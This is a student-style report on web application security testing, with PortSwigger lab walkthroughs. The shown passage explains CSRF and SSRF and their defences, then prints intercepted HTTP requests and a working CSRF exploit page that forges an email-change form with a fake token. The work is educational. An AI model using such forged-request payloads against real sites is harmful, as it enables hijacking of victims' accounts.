

Web Application Security Testing

BY VIGNESH MANEESH

Word Count: 2756

Table of Contents

1. Introduction.....	4
2. Cross-Site Request Forgery.....	4
2.1. CSRF Attack Demonstration.....	6
3. Server-Side Request Forgery	15
3.1. SSRF Attack Demonstration	16
4. Authorisation Bypass.....	23
4.1. Authorisation Bypass Demonstration.....	24
5. Command Injection	27
5.1. Command Injection Demonstration.....	28
6. Conclusion.....	31
7. References	32

Table of Figures

Figure 1 - Pen tester's account page	6
Figure 2 - Changing the email to analyse the HTTP request	7
Figure 3 - Email has changed.....	7
Figure 4 - HTTP history of email change shown in Burp Suite.....	8
Figure 5 - HTTP request with valid CSRF token generated by website	8
Figure 6 - Response after sending the http request with valid CSRF token	9
Figure 7 - Changing the CSRF token in the cookie	9
Figure 8 - Response after sending request with modified token in cookie.....	9
Figure 9 - Adding 4 random numbers in both the CSRF values.....	10
Figure 10 - Response after sending the modified request	10
Figure 11 - Performing a search in the Home page to explore for CSRF vulnerabilities..	11
Figure 12 - HTTP request history entry of the search performed	11
Figure 13 - HTTP request of the search	12
Figure 14 - Search response that shows input into the Set-Cookie header	12
Figure 15 - Exploit server provided by PortSwigger for this lab	13
Figure 16 – HTML exploit code	13
Figure 17 - Successful CSRF exploit changing the email address	14
Figure 18 - Target web application for SSRF attack	16
Figure 19 - Check Stock function in a product page.....	16
Figure 20 - product/stock request in Burp Suite HTTP history	17
Figure 21 - HTTP request of stock checker	17
Figure 22 - Blocked response after modifying stockApi parameter	18
Figure 23 - Valid response after bypassing blacklist filter with 127.1	18
Figure 24 - Adding the payload markers for Burp Suite Intruder	18
Figure 25 - Payloads in Intruder	19
Figure 26 - Result of Sniper attack	19
Figure 27 - Trying to send a request to admin page	20
Figure 28 -Single URL-encoding for admin.....	20
Figure 29 - Double URL-encoded admin used to bypass the blacklist.....	20
Figure 30 - Valid response after bypassing the admin blacklist.....	21
Figure 31 - Internal admin response revealing user-deletion URLs	21
Figure 32 - Repeater request used to delete the user carlos via SSRF	22
Figure 33 - Server response after submitting the deletion request	22
Figure 34 - Message that shows lab has been solved successfully	22
Figure 35 - DVWA login page with gordonb's account	24
Figure 36 – gordonb's home page which does not have the Authorisation Bypass page	24
Figure 37 - Admin's view of the home page	25
Figure 38 - HTTP history which shows the requests made	25
Figure 39 - Protected user data shown to gordonb	26
Figure 40 - Normal behaviour when an IP address is submitted	28

Figure 41 - Intercepted request in Burp Suite	28
Figure 42 - Response received after testing various payloads that were not successful	29
Figure 43 - Response received after testing the payload “127.0.0.1 hostname”	29
Figure 44 – Command injection result shown in the DVWA UI	29

1. Introduction

Web applications have become essential for humanity as they support services such as banking, healthcare, education, and business operations. They provide many benefits, including accessibility, scalability, and the ability to deliver services to users worldwide. As convenient as they are, they are always exposed to the internet which puts them at constant risk from malicious actors trying to access data, exploit vulnerabilities or disrupt services. This is especially important if these applications provide access to sensitive data or functions [1]. Hence, it is crucial to ensure that the security posture of the application is strong from the beginning of the development process and throughout the deployment lifecycle. Any compromises in web security within an organisation could lead to financial, operational, legal, and reputational consequences such as the Capital One breach in 2019 [2].

This report analyses and demonstrates four web application vulnerabilities, namely Cross-Site Request Forgery (CSRF), Server-Side Request Forgery (SSRF), Authorisation Bypass, and Command Injection. These attacks affect different layers of web security, including browser trust, server-side request handling, and access controls. The report further outlines defensive measures relevant to these attacks which include secure request validation, stronger server-side access control enforcement, allowlisting, secure token handling, and defence in depth.

2. Cross-Site Request Forgery

CSRF is a vulnerability that allows attackers to perform actions on a vulnerable website on behalf of the victim without their knowledge by relying on the victim's browser to automatically include the session cookies in the forged request [3]. CSRF attacks can allow the attacker to perform state-changing actions such as changing the email address, payment methods, and account information. These attacks rely on the user to visit a webpage which while logged into vulnerable website without any CSRF protections. This malicious webpage could contain HTML elements such as images, scripts, and hyperlinks for GET-based attacks and hidden forms for POST requests [4] which would carry an exploit that would send a request to the vulnerable website. Since the user is still authenticated, the vulnerable website would process the malicious request as if it was from the user [4]. This primarily occurs because the website relies on the victim's authenticated session cookie to identify users but lacks CSRF protections. Ultimately, the problem in this case is not broken authentication but the inability to distinguish a legitimate request from a malicious one.

Mao et al. found that only certain features of otherwise functional web applications were vulnerable. These include folder management in a university webmail which would allow an attacker to delete emails, and an online forum was based on an outdated

version of phpBB. This would enable an attacker to impersonate the victim, upload posts and even update the user profile. This shows that even if only one or two features are vulnerable, CSRF attacks could result in significant consequences [4]. For individual users, this may result in loss of their accounts or financial loss. For organisations, the potential consequences could be operational disruption, reputational damage and compliance and regulatory repercussions.

According to Barabanov et al., the most common method of preventing CSRF attacks is using anti-CSRF tokens that are generated and validated server-side [5]. These tokens may be stored on the server-side where it will be compared against the token received from the user's browser or be stored in the web browser. For example, in a cookie, where the web application will compare it against the HTTP request body [5]. In both cases, by requiring the HTTP request to include a valid token value, the attacker would not be able to predict or obtain it. This means that a forged request can be rejected by the server. Other methods of preventing CSRF attacks are to use SameSite cookies and Referer-based validation. However, referer-based validation is generally used as an additional layer and not implemented by itself. For example, token validation along with referer-based validation which follows the principle of defence-in-depth.

2.1. CSRF Attack Demonstration

In order to demonstrate a CSRF attack, a PortSwigger lab titled “CSRF where token is duplicated in cookie” was tested using Burp Suite. The aim of this lab is to change the email address of the account by performing a CSRF attack.




Figure 1 - Pen tester's account page

The penetration tester initially logs into his account in order to see the account home page (Figure 1). The email update form was seen as the state changing function and a request to change the email was sent to the web app as seen in Figures 2 and 3.




Figure 2 - Changing the email to analyse the HTTP request



Figure 3 - Email has changed

# ^	Host	Method	URL	Params	Edited	Status code
18	https://0a6c00d404eda7a580...	GET	/academyLabHeader			101
20	https://0a6c00d404eda7a580...	GET	/my-account			302
21	https://0a6c00d404eda7a580...	GET	/login			200
27	https://0a6c00d404eda7a580...	GET	/academyLabHeader			101
28	https://0a6c00d404eda7a580...	POST	/login	✓		200
34	https://0a6c00d404eda7a580...	GET	/academyLabHeader			101
35	https://0a6c00d404eda7a580...	POST	/login	✓		302
39	https://0a6c00d404eda7a580...	GET	/my-account?id=wiener	✓		200
40	https://0a6c00d404eda7a580...	GET	/academyLabHeader			101
41	https://0a6c00d404eda7a580...	POST	/my-account/change-email	✓		302
42	https://0a6c00d404eda7a580...	GET	/my-account?id=wiener	✓		200
48	https://0a6c00d404eda7a580...	GET	/academyLabHeader			101

Figure 4 - HTTP history of email change shown in Burp Suite

This request was then intercepted in Burp Suite where the “/my-account/change-email” URL (figure 4) was seen, and the request includes both an email parameter and a CSRF token as seen in figure 5.

Request

Pretty
Raw
Hex

```

1 POST /my-account/change-email HTTP/2
2 Host: 0a6c00d404eda7a580950306009e0038.web-security-academy.net
3 Cookie: csrf=c0Q4IARXPxg1vW1D7e1POFIRT2tKghuP; session=X62E7PrDaz9EtHw7MSY4bqgcviJqd9Xo
4 Content-Length: 66
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0a6c00d404eda7a580950306009e0038.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/146.0.0.0 Safari/537.36
14 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
    /*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
    https://0a6c00d404eda7a580950306009e0038.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 email=wiener2%40attacker.net&csrf=c0Q4IARXPxg1vW1D7e1POFIRT2tKghuP

```

Figure 5 - HTTP request with valid CSRF token generated by website

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Figure 6 - Response after sending the http request with valid CSRF token

Figure 6 shows the valid response from the web application after the email change function was used.

Request

Pretty Raw Hex

```
1 POST /my-account/change-email HTTP/2
2 Host: 0a6c00d404eda7a580950306009e0038.web-security-academy.net
3 Cookie: csrf=c0Q4IArXPg1vW1D7e1POFIRT2tKghuP1000; session=
  X62E7PrDaz9EtHw7MSY4bqgcviJqd9Xo
4 Content-Length: 66
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US,en;q=0.9
```

Figure 7 - Changing the CSRF token in the cookie

The CSRF token in the cookie, as shown in figure 7, was modified to figure out how exactly the protection worked. This resulted in an Invalid CSRF token response.

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 20
5
6 "Invalid CSRF token"
```

Figure 8 - Response after sending request with modified token in cookie

However, when both the cookie and the request body token were changed (figure 9) to the same new value, it resulted in valid response as shown in figure 10.

Request

```

1 POST /my-account/change-email HTTP/2
2 Host: 0a6c00d404eda7a580950306009e0038.web-security-academy.net
3 Cookie: csrf=c0Q4IArXPxglvW1D7e1P0FIRT2tKghuP6767; session=X62E7PrDaz9EtHw7MSY4bqgcviJqd9Xo
4 Content-Length: 66
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0a6c00d404eda7a580950306009e0038.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/146.0.0.0 Safari/537.36
14 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
    /*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
    https://0a6c00d404eda7a580950306009e0038.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 email=wiener2%40attacker.net&csrf=c0Q4IArXPxglvW1D7e1P0FIRT2tKghuP6767
```

Figure 9 - Adding 4 random numbers in both the CSRF values

Response

```

1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
```

Figure 10 - Response after sending the modified request

This shows that the CSRF protection compares the parameter in the request body against the CSRF value in the cookie and validates the request when both of them match.




Figure 11 - Performing a search in the Home page to explore for CSRF vulnerabilities

The penetration tester then explored different functions of the website, looking for features that were not properly protected against CSRF attacks. During this process, a search was performed in the home page. The HTTP request was recorded by Burp Suite in HTTP history as seen in Figures 12 and 13.

Burp Project Intruder Repeater View Help				
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Dec				
Intercept HTTP history WebSockets history Match and replace Proxy settings				
Filter settings: Hiding CSS and image content; hiding specific extensions				
# ^	Host	Method	URL	Params
66	https://0a6c00d404eda7a580...	GET	/academyLabHeader	
67	https://0a6c00d404eda7a580...	GET	/?search=Formula1	✓
73	https://0a6c00d404eda7a580...	GET	/academyLabHeader	
74	https://0a6c00d404eda7a580...	GET	/my-account?id=wiener	✓

Figure 12 - HTTP request history entry of the search performed

Request

Pretty Raw Hex

```
1 GET /?search=Formula1 HTTP/2
2 Host: 0a6c00d404eda7a580950306009e0038.web-security-academy.net
3 Cookie: csrf=c0Q4IArXPxg1vW1D7e1POFIRT2tKghuP; session=X62E7PrDaz9EtHw7MSY4bqgcviJqd9Xo
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
  */*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a6c00d404eda7a580950306009e0038.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
```

Figure 13 - HTTP request of the search

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Set-Cookie: LastSearchTerm=Formula1; Secure; HttpOnly
3 Content-Type: text/html; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3510
6
7 <!DOCTYPE html>
8 <html>
9   <!--LAB_HEAD_START-->
10  <head>
```

Figure 14 - Search response that shows input into the Set-Cookie header

As seen in the Response (Figure 14), the search term is mentioned in the Set-Cookie header. However, it has no CSRF protection. Hence, this could be used to inject cookies into the victim's browser.

Craft a response

URL: <https://exploit-0a000cd04d4a7cc806f022b01760088.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
<form method="POST" action="https://0a6c00d404eda7a580950306009e0038.web-security-academy.net/my-account/change-email">
<input type="hidden" name="email" value="alicethehacker@evilhacker.net"/>
<input type="hidden" name="csrf" value="fak3T0ken"/>
</form>

</body>
</html>
```

Store

View exploit

Deliver exploit to victim

Access log

Figure 15 - Exploit server provided by PortSwigger for this lab

Using the exploit server, a malicious HTML page was then created that forced a “csrf=fak3T0ken” cookie and submitted a forged email change form containing the same token value. Template of this code was provided by PortSwigger in the learning material which was then modified by the penetration tester to perform this attack.

```
<html>
<body>

<form method="POST"
action="https://0a6c00d404eda7a580950306009e0038.web-security-
academy.net/my-account/change-email">

<input type="hidden" name="email"
value="alicethehacker@evilhacker.net"/>

<input type="hidden" name="csrf" value="fak3T0ken"/>

</form>



</body>
```

Figure 16 – HTML exploit code

When “view exploit” is clicked, the website is redirected to the account page, and the email has changed from “wiener2@attacker.net” (Figure 3) to “alicethehacker@evilhacker.net” as seen in Figure 17. This confirms that the forged request was accepted.




Figure 17 - Successful CSRF exploit changing the email address

This demonstration shows that the protection measure fails because the application only checks whether the token in the cookie matches the token in the request body, instead of verifying whether the token itself is genuine and unpredictable.

3. Server-Side Request Forgery

SSRF is a vulnerability in which an attacker sends requests via the server-side web application to the internal network and its local services [6]. If these requests are accepted and point to internal or restricted resources, the attacker may be able to abuse the application to gain unauthorised access to internal services and steal data. The two main conditions that would enable SSRF attacks are that the web application server makes a request based on user input and that server has network access to internal services. Furthermore, Jabiye et al. have identified two types of SSRF attacks which are, in-band SSRF, where the payload is sent directly in the HTTP request, and out-of-band SSRF, where the server is tricked into loading a malicious external resource that then delivers the payload [4].

A successful SSRF attack on companies and businesses could have devastating consequences, especially on entities that rely on cloud infrastructure. Similarly, Jabiye et al. highlights that SSRF has been used to steal cloud credentials, gain access to storage services, and expose internal applications and services that were confidential [6]. For organisations, this could result in financial losses, regulatory penalties, operational disruption, and reputational damage. For individuals, it may lead to exposure of personal or financial data [7]. An example of this would be the Capital One data breach. This was a massive cyber security incident that involved an SSRF attack which resulted in exposure of 140,000 Social Security Numbers, 80,000 bank accounts, and financial losses of more than 80 million USD [2].

The simplest and most common method of preventing SSRF attacks is using blacklists. However, Jabiye et al. show that measures such as incomplete blacklists, DNS Pinning, HTTP redirection and Time of Check to Time of Use (TOCTOU) could still be bypassed by attackers [6]. This shows that more comprehensive protection measures need to be implemented. OWASP SSRF Prevention Cheat Sheet recommends avoiding user-supplied URLs and if network related inputs are involved, ensuring that IP addresses or domain names belong to trusted systems using a well-defined allowlist. Furthermore, at the network layer, access to localhost and private address ranges should be blocked to prevent their exposure to the public web [8]. Overall, effective SSRF protection measures depends on both secure validation and network isolation, not blacklist filters alone.

3.1. SSRF Attack Demonstration

In order to demonstrate an SSRF attack, a PortSwigger lab titled “SSRF with blacklist-based input filter” was tested using Burp Suite. The aim of this lab is to delete a user’s (Carlos) account.




Figure 18 - Target web application for SSRF attack

